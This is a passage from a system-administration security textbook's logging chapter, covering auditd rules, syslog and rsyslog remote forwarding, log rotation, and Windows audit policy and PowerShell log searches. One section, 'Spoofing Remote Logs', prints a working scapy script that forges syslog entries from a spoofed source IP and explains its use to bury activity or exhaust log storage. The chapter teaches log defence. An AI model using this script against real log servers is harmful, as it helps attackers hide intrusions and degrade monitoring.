Once the changes have been made in /etc/audit/audit.rules, the administrator can restart the audit service so that the new rules are used.

```
[root@enif ~]# service auditd restart
Stopping logging:                                     [  OK  ]
Redirecting start to /bin/systemctl start auditd.service
```

The collection of the running rules can be found by running the command

```
[root@enif ~]# auditctl -l
LIST_RULES: exit,always arch=3221225534 (0xc000003e) a0=2 (0x2) a1=1 (0x1)
key=outbound_IPv4_TCP syscall=socket
LIST_RULES: exit,always watch=/etc/shadow perm=w key=change_in_shadow_file
LIST_RULES: exit,always dir=/tmp perm=x key=execution_in_tmp
```

Errors in the syntax of audit rules will be noted in the system logs; they may not be reported when the service is restarted.

Pre-built Rules

The auditd system also includes some sample rule sets. On an Ubuntu 16.04 system, for example, the directory `/usr/share/doc/auditd/examples` contains a rule set based on the Controlled Access Protection Profile (CAPP), another rule set based on the Labeled Security Protection Profile (LSPP), another rule set based on the National Industrial Security Program Operating Manual Chapter 8 (NISPOM), and one based on the Secure Technical Implementation Guide (STIG). To implement one of these pre-built rule sets, the rules need to be uncompressed.

```
jmaxwell@siegena:/usr/share/doc/auditd/examples$ sudo gunzip ./stig.rules.gz
```

Before being used, the rule set should be carefully read and properly configured. For example, the STIG rule set on Ubuntu 16.04 needs to have the 32-bit rules commented out if the rules are to be used on a 64-bit system. When the process is complete, the edited file can be used in place of `/etc/audit/audit.rules`.

Mint stores the sample rules in the same directory as Ubuntu systems. On CentOS systems, these sample rules are available in the directory `/usr/share/doc/audit-xx.yy.zz` where xx.yy.zz matches the installed version of auditd. On OpenSuSE systems, they are in the directory `/usr/share/doc/packages/audit`.

Reading the Audit Log

Suppose that the administrator uses the custom rule for the change in the shadow file. Attempts to add users to the system will be recorded in the audit log file, which by default is `/var/log/audit/audit.log`. That file would have content of the following general form.

```
type=SYSCALL msg=audit(1502854935.476:5319): arch=c000003e syscall=2 success=yes
exit=4 a0=7fe0cd9053a3 a1=80041 a2=180 a3=7fe0c6125220 items=3 ppid=676 pid=8577
uid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=37 comm="useradd" exe="/usr/sbin/useradd" subj=system_u:system_r:useradd_t:s0
key="change_in_shadow_file"
```

Here the administrator can see that the change in the shadow file was caused by the program /usr/sbin/useradd running as the root user (uid=0).

If the administrator uses the custom rule for generating entries in the log whenever a program in /tmp is run, then an auditd log entry of the following form will be generated.

```
type=SYSCALL msg=audit(1502853302.598:5293): arch=c000003e syscall=59 success=yes
exit=0 a0=19b3b90 a1=1a509e0 a2=1ae71c0 a3=7fffb42f3060 items=3 ppid=4016 pid=8175
auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000
fsgid=1000 tty pts0 ses=5 comm="program.py" exe="/usr/bin/python2.7" subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key="execution_in_tmp"
```

In this example, the administrator can see that the program /usr/bin/python2.7 with PID 8175 was used with the argument program.py by the user with ID=1000. The id command shows that this is the user cgauss.

```
[root@enif ~]# id 1000
uid=1000(cgauss) gid=1000(cgauss) groups=1000(cgauss)
```

Suppose that the administrator also loaded the rule to log outbound TCP connections and that a user launched Firefox then browsed to <http://google.com>. A typical audit log entry on a 64-bit system might have the form

```
type=SYSCALL msg=audit(1502852752.091:5276): arch=c000003e syscall=41 success=yes
exit=50 a0=2 a1=1 a2=0 a3=7f8f8d5fe770 items=0 ppid=3482 pid=8012 auid=1000
uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000
tty=(none) ses=5 comm=536F636B657420546872656164 exe="/usr/lib64/firefox/firefox"
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key="outbound_IPv4_TCP"
```

The administrator sees that the program /usr/lib64/firefox/firefox with PID 8012 was used to generate the socket that was launched by cgauss.

An entry on a 32-bit system might have the form

```
type=SYSCALL msg=audit(1503109509.838:765): arch=40000003 syscall=102
success=yes exit=0 a0=3 a1=9c0f6770 a2=b35b3000 a3=0 items=0 ppid=2294 pid=3154
auid=4294967295 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000
sgid=1000 fsgid=1000 ses=4294967295 tty=(none) comm=444E53205265737E76657220233130
exe="/usr/lib/firefox/firefox" key="outbound_connection"
```

ausearch

Manually reading through the many log entries recorded by auditd can be time consuming. One approach is to use the ausearch command. The ausearch command can be run with the -k flag to specify the keyword. In the example, the rule to watch the file /etc/shadow had the keyword change_in_shadow_file; the administrator can run

```
[root@enif ~]# ausearch -k change_in_shadow_file
-----
time->Tue Aug 15 23:42:15 2017
type=PATH msg=audit(1502854935.476:5319): item=2 name=(null) inode=17354771
dev=fd:01 mode=0100600 uid=0 ogid=0 rdev=00:00 obj=system_u:object_r:passwd_
file_t:s0 objtype=NORMAL
type=PATH msg=audit(1502854935.476:5319): item=1 name=(null) inode=17354771
dev=fd:01 mode=0100600 uid=0 ogid=0 rdev=00:00 obj=system_u:object_r:passwd_
file_t:s0 objtype=NORMAL
type=PATH msg=audit(1502854935.476:5319): item=0 name="/etc/" inode=16777345
dev=fd:01 mode=040755 uid=0 ogid=0 rdev=00:00 obj=system_u:object_r:etc_t:s0
objtype=PARENT
type=CWD msg=audit(1502854935.476:5319): cwd="/"
type=SYSCALL msg=audit(1502854935.476:5319): arch=c000003e syscall=2 success=yes
exit=4 a0=7fe0cd9053a3 a1=80041 a2=180 a3=7fe0c6125220 items=3 ppid=676 pid=8577
auid=1000 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=37 comm="useradd" exe="/usr/sbin/useradd" subj=system_u:system_r:useradd_t:s0
key="change_in_shadow_file"
-----
time->Tue Aug 15 23:42:15 2017
type=PATH msg=audit(1502854935.476:5320): item=1 name="/etc/passwd.8577"
inode=21523555 dev=fd:01 mode=0100600 uid=0 ogid=0 rdev=00:00 obj=system_u:object
_r:shadow_t:s0 objtype=CREATE
type=PATH msg=audit(1502854935.476:5320): item=0 name="/etc/" inode=16777345
dev=fd:01 mode=040755 uid=0 ogid=0 rdev=00:00 obj=system_u:object_r:etc_t:s0
objtype=PARENT
type=CWD msg=audit(1502854935.476:5320): cwd="/"
type=SYSCALL msg=audit(1502854935.476:5320): arch=c000003e syscall=2 success=yes
exit=5 a0=7fff9de488f0 a1=c1 a2=180 a3=b items=2 ppid=676 pid=8577 auid=1000 uid=0
gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=37 comm="useradd"
exe="/usr/sbin/useradd" subj=system_u:system_r:useradd_t:s0 key="change_in_shadow_
file"
...
... Output Deleted ...

```

This shows the first two of a long sequence of audit log entries created when the root user updated the shadow file and created a new user. These can be grouped in a more readable format by sending the output to aureport.

```
[root@enif ~]# ausearch -k change_in_shadow_file | aureport -f -i
File Report
```

```
=====
# date time file syscall success exe auid event
=====
1. 08/15/2017 23:02:13 /etc/shadow open yes /usr/sbin/useradd cgauss 5223
... Output Deleted ...

43. 08/15/2017 23:42:15 /etc/passwd.8577 open yes /usr/sbin/useradd cgauss 5320
44. 08/15/2017 23:42:15 /etc/passwd.lock link yes /usr/sbin/useradd cgauss 5321
45. 08/15/2017 23:42:15 /etc/passwd.8577 unlink yes /usr/sbin/useradd cgauss 5322
46. 08/15/2017 23:42:15 /etc/group.8577 open yes /usr/sbin/useradd cgauss 5323
47. 08/15/2017 23:42:15 /etc/group.lock link yes /usr/sbin/useradd cgauss 5324
48. 08/15/2017 23:42:15 /etc/group.8577 unlink yes /usr/sbin/useradd cgauss 5325
49. 08/15/2017 23:42:15 /etc/gshadow.8577 open yes /usr/sbin/useradd cgauss 5326
```

Remote Logging

The syslog daemons (`syslog` and `rsyslog`) allow for logs to be sent to remote destinations. Support for remote logging is not provided by `systemd-journald`.

Sending Logs with Syslog

To configure either `syslogd` or `rsyslogd` to send logs to a remote system over the default UDP/514, in the configuration file (Listing 10-1) instead of providing a file name as a destination, provide the IP address of the destination system, preceded by “@”. Consider the directive

```
*.* @10.0.2.99
```

This sends all messages, regardless of facility or priority, to the host 10.0.2.99 via UDP/514. Add this line to `/etc/rsyslog.d/50-default.conf` on an Ubuntu 14.04 system and restart the `rsyslog` service. A subsequent Wireshark capture shows the syslog data in transit.

| No. | Time | Source | Destination | Protocol | Length |
|-------|-------------|---|-------------|----------|--------|
| 11 | 4.902991216 | 10.0.3.48 | 10.0.2.99 | | |
| 45360 | 514 | AUTHPRIV.NOTICE: Aug 2 23:25:30 winchester sudo: jmaxwell : TTY=pts/0 ; PWD=/home/jmaxwell ; USER=root ; COMMAND=/usr/sbin/service rsyslog restart Syslog | 176 | | |

Frame 11: 176 bytes on wire (1408 bits), 176 bytes captured (1408 bits) on interface 0
 Ethernet II, Src: PcsCompu_16:3f:a8 (08:00:27:16:3f:a8), Dst: PcsCompu_9b:fe:f9 (08:00:27:9b:fe:f9)
 Internet Protocol Version 4, Src: 10.0.3.48, Dst: 10.0.2.99

```
User Datagram Protocol, Src Port: 45360, Dst Port: 514
Syslog message: AUTHPRIV.NOTICE: Aug 2 23:25:30 winchester sudo: jmaxwell :
TTY=pts/0 ; PWD=/home/jmaxwell ; USER=root ; COMMAND=/usr/sbin/service rsyslog
restart
```

Notice that the traffic is sent in plain text, unencrypted. If a netcat listener is running on the target (and the proper port is opened in the firewall), then it receives the log messages.

```
[root@scheat ~]# nc -l -u -v 514
Connection from 10.0.3.48 port 514 [udp/syslog] accepted
<85>Aug 2 23:25:30 winchester sudo: jmaxwell : TTY=pts/0 ; PWD=/home/jmaxwell ;
USER=root ; COMMAND=/usr/sbin/service rsyslog restart
```

The first component of the received syslog message, <85>, represents the facility and the priority for the message. It is formed by multiplying the code number for the facility by eight and adding the priority. In this example, the facility is authpriv (code 10) and the priority is notice (code 5) yielding 85. Wireshark parsed this code for the user and displayed it as part of the packet capture.

One disadvantage of using UDP as a protocol is that data transfer is unreliable. The `rsyslog` (but not `syslog`) daemon permits the user to send logging data to remote hosts using TCP. To send log messages via TCP/514 on an `rsyslog`-based system like Ubuntu 14.04, add the directive below to `/etc/rsyslog.d/50-default.conf` and restart the daemon.

```
*.*    @@10.0.2.99
```

The doubled @@ symbols tell `rsyslog` to use TCP.

On `rsyslog` (TCP or UDP), the port number is specified by appending a colon and the port number to the IP address. For example, the directive below sends logs to 10.0.2.28 via TCP/1514.

```
*    @@10.0.2.28:1514
```

Note that on CentOS systems, if SELinux is in enforcing mode, then by default it blocks attempts by `rsyslog` to send data via TCP on ports other than 514.

Whether the administrator is using TCP or UDP, an attacker on the local network that can sniff the traffic would be able to read these log entries as they traverse the network.

Receiving Logs with `syslog`

Not only can `syslog` daemons send logs to remote sites, they can be configured to process the results, storing the results locally in files or forwarding them on to other hosts. On a system running `rsyslog` (like a Mint 17.2 system), to allow `rsyslog` to receive log messages from UDP/514, uncomment the following lines in `/etc/rsyslog.conf`

```
# Provides UDP syslog reception
$ModLoad imudp
$UDPServerRun 514
```

To allow rsyslog to receive log messages from TCP/514, uncomment the lines

```
# Provides TCP syslog reception
$ModLoad imtcp
$InputTCPServerRun 514
```

In each case, the appropriate port must be opened in the firewall and the rsyslog service needs to be restarted. The situation for other rsyslog systems is similar; the preferred configuration file for OpenSuSE is /etc/rsyslog.d/remote.conf while for Ubuntu and CentOS it is /etc/rsyslog.conf.

Some systems, including Ubuntu 12.04, suffer from a bug where they are unable to use rsyslog to listen on TCP ports less than 1024; attempts to do so fail with the log entry

```
Oct 11 10:12:17 Bubble rsyslogd-2077: Could not create tcp listener, ignoring port
514. [try http://www.rsyslog.com/e/2077 ]
```

This is a known bug (<https://bugs.launchpad.net/ubuntu/+source/rsyslog/+bug/789174>); the solution is to use TCP ports above 1024.

The syslog daemon can be used to process log files received remotely, though solely through UDP/514. This is controlled through a flag passed to the daemon on program start. On CentOS 5, the file /etc/sysconfig/syslog contains these flags. To do so, include the -r flag in SYSLOG_OPTIONS.

```
# Options to syslogd
# -m 0 disables 'MARK' messages.
# -r enables logging from remote machines
# -x disables DNS lookups on messages received with -r
# See syslogd(8) for more details
SYSLOGD_OPTIONS="-r -m 0"
```

Save the file and restart the daemon.

Spoofing Remote Logs

Systems that accept remote logs are at an even greater danger of receiving spoofed log entries. Suppose that the host 10.0.2.32 is listening for logs on UDP/514. Consider the Python script shown in Listing 10-5.

Listing 10-5. Python script log_spoof.py that sends syslog messages to a target, spoofing the source IP

```
#!/usr/bin/python

from scapy.all import IP, UDP, Raw, send
import time
```

```

priority = 3 # error
facility = 1 # user
code = '<' + str(8 * facility + priority) + '>'
timestamp = time.strftime("%b %d %H:%M:%S")
message = "Host named [31337] I just experienced a critical error"

packet = IP(dst="10.0.2.32", src="10.0.2.26")
packet = packet/UDP(dport=514, sport=31337)
packet = packet/Raw(code + timestamp + " " + message)

send(packet, verbose=0)

```

When run, this sends a properly formatted syslog message to the target spoofing the source address as 10.0.2.32 (which is not the IP address of the sending system!) The receiving log server records the entry

```
[root@alderamin ~]# tail -n1 /var/log/messages
Aug 3 22:22:09 Host named [31337] I just experienced a critical error.
```

An attacker that has identified the log server(s) for a network can try to hide their activity by sending noise to hide in. Another option is to send enough data to exhaust the storage capacity of the log server(s).

Log Rotation

Logs cannot be kept indefinitely; as they continue to expand in size, they will eventually consume all system resources. This is the case even if attackers are not deliberately trying to fill the logs. The logrotate tool is used on Linux systems to compress, archive, rotate, and delete log files generated by syslog or rsyslog. Configuration directives for logrotate are contained in the file `/etc/logrotate.conf`. As a typical example, consider the portion of that file on a CentOS 6.6 system shown in Listing 10-6.

Listing 10-6. The file `/etc/logrotate.conf` on CentOS 6.6

```

# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

```

CHAPTER 10 LOGGING

```
# use date as a suffix of the rotated file
dateext

# uncomment this if you want your log files compressed
#compress

# RPM packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp and btmp -- we'll rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    minsize 1M
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0600 root utmp
    rotate 1
}

# system-specific logs may be also be configured here.
```

Logs are rotated each week, and four weeks of older logs are kept, uncompressed. Additional directives for individual log files are provided by files in the directory `/etc/logrotate.d`; these can override the default values in `/etc/logrotate.conf`.

The logrotate tool itself is called by a cron job; on the example CentOS 6.6 system, the actual script is `/etc/cron.daily/logrotate`.

Log Rotation with `systemd-journald`

When `systemd-journald` is used to store log files permanently by setting `Storage=auto` in `/etc/systemd/journald.conf` on a system where the directory `/var/log/journal` exists, then `systemd-journald` distinguishes between the runtime journal and the permanent journal. The latter contain the permanently stored logs; they are limited in size to 10% of the size of the partition that contains the permanent journal.

Consider an example OpenSuSE 42.1 system with a 15G drive.

```
wei:~ # df -h /var/log/journal/
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2       15G   6.4G  7.9G  45% /var/log
```

A check of `systemd-journald` shows that the maximum size of the permanent journal is 1.4G.

```
wei:~ # service systemd-journald status
systemd-journald.service - Journal Service
  Loaded: loaded (/usr/lib/systemd/system/systemd-journald.service; static)
  Active: active (running) since Thu 2017-08-03 23:30:38 EDT; 19min ago
    Docs: man:systemd-journald.service(8)
          man:journald.conf(5)
  Main PID: 397 (systemd-journal)
    Status: "Processing requests..."
   CGroup: /system.slice/systemd-journald.service
           └─397 /usr/lib/systemd/systemd-journald
```

```
Aug 03 23:30:38 wei systemd-journal[397]: Runtime journal is using 6.2M (max allowed
49.6M, trying to leave 74.4M free of 490.3M available ▶ current limit 49.6M).
Aug 03 23:30:38 wei systemd-journal[397]: Runtime journal is using 6.2M (max
allowed 49.6M, trying to leave 74.4M free of 490.3M available ▶ current limit 49.6M).
Aug 03 23:30:38 wei systemd-journal[397]: Journal started
Aug 03 23:30:44 wei systemd-journal[397]: Permanent journal is using 120.0M (max
allowed 1.4G, trying to leave 2.1G free of 7.8G available ▶ current limit 1.4G).
Aug 03 23:30:46 wei systemd-journal[397]: Time spent on flushing to /var is
1.578035s for 454 entries.
```

The maximum size of the permanent journal can be controlled through the option `SystemMaxUse` in `/etc/systemd/journald.conf`; see the man page for `journald.conf` for details.

Logging in Windows

Windows systems take a fundamentally different approach to logging. The primary tool for viewing logs on Windows systems is Event Viewer (Figure 10-1). On Windows Server 2008 R2, launch it by navigating Start ▶ Administrative Tools ▶ Event Viewer. On Windows Server 2012, 2012 R2, and 2016, Event Viewer is available from the tools menu on Server Manager. On Desktop systems like Windows 7 and 8, Event Viewer can be started from the Control Panel, navigating through System and Security. It can also be run from the command line, as `eventvwr.msc`.

CHAPTER 10 LOGGING




Figure 10-1. Windows Event Viewer on Windows 2012 R2

There are four primary Windows logs - application logs, security logs, system logs, and setup logs. The setup log contains information from the system installation process. The system log records data from Windows itself, while the application log is used by programs. Events in the security log are often called audits, and are generated by a range of security events, including logon/logoff, privilege usage, and object access. Applications and services have their own logs separate from the Windows logs.

Audit policies determine what is recorded in the security log. These can be configured in three different ways: via local policy, via group policy, and directly from the command line with the tool `auditpol.exe`. To modify local security policy, from the Control Panel, navigate to System and Security ▶ Administrative Tools ▶ Local Security Policy (Figure 10-2).




Figure 10-2. Local security policy on Windows 10

There are two types of audit policy settings, the basic policies in Security Settings ► Local Policies ► Audit Policy, and the advanced settings in Security Settings ► Advanced Audit Policy Configuration ► System Audit Policies. These settings are handled differently, and changes should not be made in both locations; indeed, Microsoft goes so far as to say “Using both advanced and basic audit policy settings can cause unexpected results.”³

To configure Advanced Audit Policy from an administrator command line, use the tool `auditpol`. To see the categories and their current effective settings, run the following command.

```
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
  Security System Extension    No Auditing
  System Integrity             Success and Failure
```

³[http://technet.microsoft.com/en-us/library/ff182311\(v=ws.10\).aspx#BKMK_3](http://technet.microsoft.com/en-us/library/ff182311(v=ws.10).aspx#BKMK_3)

CHAPTER 10 LOGGING

| | |
|---------------------------|---------------------|
| IPsec Driver | No Auditing |
| Other System Events | Success and Failure |
| Security State Change | Success |
| Logon/Logoff | |
| Logon | Success |
| Logoff | Success |
| Account Lockout | Success |
| IPsec Main Mode | No Auditing |
| IPsec Quick Mode | No Auditing |
| IPsec Extended Mode | No Auditing |
| Special Logon | Success |
| Other Logon/Logoff Events | No Auditing |
| Network Policy Server | Success and Failure |
| User / Device Claims | No Auditing |
| Group Membership | No Auditing |
| ... Output Deleted ... | |

Account Logon

| | |
|------------------------------------|-------------|
| Kerberos Service Ticket Operations | No Auditing |
| Other Account Logon Events | No Auditing |
| Kerberos Authentication Service | No Auditing |
| Credential Validation | No Auditing |

Changing policies from the command line can be accomplished with commands like

```
C:\Windows\system32>auditpol /set /subcategory:logoff /failure:enable
```

The command was successfully executed.

The impact of the change can then be checked.

| | |
|--|---------------------|
| C:\Windows\system32> auditpol /get /category:logon/logoff | |
| System audit policy | |
| Category/Subcategory | Setting |
| Logon/Logoff | |
| Logon | Success |
| Logoff | Success and Failure |
| Account Lockout | Success |
| IPsec Main Mode | No Auditing |
| IPsec Quick Mode | No Auditing |
| IPsec Extended Mode | No Auditing |
| Special Logon | Success |
| Other Logon/Logoff Events | No Auditing |

| | |
|-----------------------|---------------------|
| Network Policy Server | Success and Failure |
| User / Device Claims | No Auditing |
| Group Membership | No Auditing |

Advanced audit policies can also be changed via group policy. From the Group Policy Editor, navigate Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies (Figure 10-3).




Figure 10-3. Advanced audit policy configuration from group policy on Windows Server 2012 R2

Viewing Windows Logs

Windows Event Viewer (Figure 10-1) provides a reasonable interface to the various Windows logs, allowing searches and filtering. Suppose that an administrator wants to quickly review the logs to determine if a new user has been added to the system. One way to do so is to create a Custom View. From the action pane in Windows Event Viewer (Figure 10-1), select “Create Custom View.” The administrator looks for events logged at any time in the Windows Security Log. The Event ID for user creation is 4720, and the administrator is looking for successful events. The configuration of the resulting Custom View has the format in Figure 10-4.




Figure 10-4. Creating a custom view in Event Viewer on Windows Server 2012 R2

The resulting custom view can be named and saved, for example, as Security Log Event 4720. A check of the navigation pane on Figure 10-1 shows this saved in the list of custom views. Notice that the view shows that in March 2017, several new domain accounts were created.

Using PowerShell to View Logs

Although custom views in Event Viewer are useful, there are times when an administrator needs more control over how the logs are parsed. One excellent way to search the logs is by using PowerShell.

The following PowerShell script (Listing 10-7) searches the security logs for any instance of the string “A user account was created” after the indicated date.

Listing 10-7. Powershell script Logs.ps1, used to search the security log for events containing the phrase “A user account was created” after a given start date

```
$start = get-date 3/8/2017
$secevents = get-eventlog -logname Security -Message "*A user account was
created*" -after $start
$secevents | format-list -property *
```

When this script is run by an administrator, the log entries for the new account are displayed to the screen.

```
PS C:\Windows\system32> C:\Users\narmstrong\Desktop\Logs.ps1
```

```
EventID      : 4720
MachineName   : voyager2.neptune.test
Data          : {}
Index         : 4153
Category      : (13824)
CategoryNumber : 13824
EntryType     : SuccessAudit
Message       : A user account was created.
```

Subject:

```
Security ID:      S-1-5-21-3633157792-3499212735-3053407119-500
Account Name:    Administrator
Account Domain:  NEPTUNE
Logon ID:        0x22281
```

New Account:

```
Security ID:      S-1-5-21-3633157792-3499212735-3053407119-1127
Account Name:    tstafford
Account Domain:  NEPTUNE
```

Attributes:

```
SAM Account Name:    tstafford
Display Name:        Tom Stafford
User Principal Name: tstafford@neptune.test
Home Directory:      -
Home Drive:          -
Script Path:          -
Profile Path:        -
User Workstations:   -
Password Last Set:  %%1794
Account Expires:     %%1794
Primary Group ID:   513
Allowed To Delegate To: -
Old UAC Value:       0x0
New UAC Value:       0x11
```

User Account Control:

```
%%2080
```

```
%%2084
```

CHAPTER 10 LOGGING

```
User Parameters:      -
SID History:         -
Logon Hours:        %%1793

Additional Information:
Privileges           -
Source               : Microsoft-Windows-Security-Auditing
ReplacementStrings   : {tstafford, NEPTUNE, S-1-5-21-3633157792-3499212735-
3053407119-1127, S-1-5-21-3633157792-3499212735-3053407119-500...}
InstanceId          : 4720
